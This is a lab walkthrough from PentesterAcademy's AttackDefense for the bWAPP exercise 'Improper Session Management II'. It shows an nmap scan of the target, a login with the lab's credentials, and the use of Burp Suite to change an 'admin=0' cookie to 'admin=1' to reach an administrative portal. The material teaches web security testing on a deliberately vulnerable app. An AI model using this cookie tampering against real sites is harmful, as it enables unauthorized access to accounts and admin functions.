

ATTACK
DEFENSE
by PentesterAcademy

Name	Improper Session Management II
URL	https://attackdefense.com/challengedetails?cid=1899
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Identifying IP address of the target machine

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
10243: eth0@if10244: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
10246: eth1@if10247: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:ab:69:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.171.105.2/24 brd 192.171.105.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.171.105.2. The target machine is located at the IP address 192.171.105.3

Step 2: Identify the open ports on the target machine.


Command: nmap 192.171.105.3

```
root@attackdefense:~# nmap 192.171.105.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-03 08:00 IST
Nmap scan report for target-1 (192.171.105.3)
Host is up (0.000020s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 02:42:C0:AB:69:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
root@attackdefense:~#
```

Port 80 and 3306 are open on the target machine.


Step 3: Accessing the web application in Mozilla Firefox.




Step 4: Logging into the web application. The login credentials are provided on the web page.

Username: bee


Password: bug



Step 5: Select "Session Management - Administrative Portals" from "Choose your bug" dropdown and click "Hack"




Step 6: Select the security level to medium from the dropdown menu and click "Set".



Step 7: Configure Firefox to use Burp Suite. Select "Burp Suite" from FoxyProxy



Step 8: Start Burp Suite. Click on burpsuite from "Web Application Analysis" menu.



Step 9: Reload the web page in Firefox and the request will be intercepted in Burp Suite

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' sub-tab is active, displaying a request to `http://192.171.105.3:80`. The request is a GET for `/smgmt_admin_portal.php`. The 'Intercept is on' button is highlighted. The 'Raw' tab is selected, showing the raw HTTP request. The 'Cookie' header is highlighted, showing `PHPSESSID=lpifi5dsb1pvg7vu58p4hod4n1; security_level=1; admin=0`. The 'admin=0' part is highlighted in yellow.

```
1 GET /smgmt_admin_portal.php HTTP/1.1
2 Host: 192.171.105.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=lpifi5dsb1pvg7vu58p4hod4n1; security_level=1; admin=0
9 Upgrade-Insecure-Requests: 1
```

A cookie named "admin" is passed with the request.

Step 10: Set the admin cookie value to "1" and forward the request.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' sub-tab is active, displaying the same request to `http://192.171.105.3:80`. The 'Intercept is on' button is highlighted. The 'Raw' tab is selected, showing the raw HTTP request. The 'Cookie' header is highlighted, showing `PHPSESSID=lpifi5dsb1pvg7vu58p4hod4n1; security_level=1; admin=1`. The 'admin=1' part is highlighted in yellow.

```
1 GET /smgmt_admin_portal.php HTTP/1.1
2 Host: 192.171.105.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=lpifi5dsb1pvg7vu58p4hod4n1; security_level=1; admin=1
9 Upgrade-Insecure-Requests: 1
```

Upon forwarding the request access to the administrative portal will be granted.



References:

1. bWAPP (<http://itsecgames.blogspot.com/>)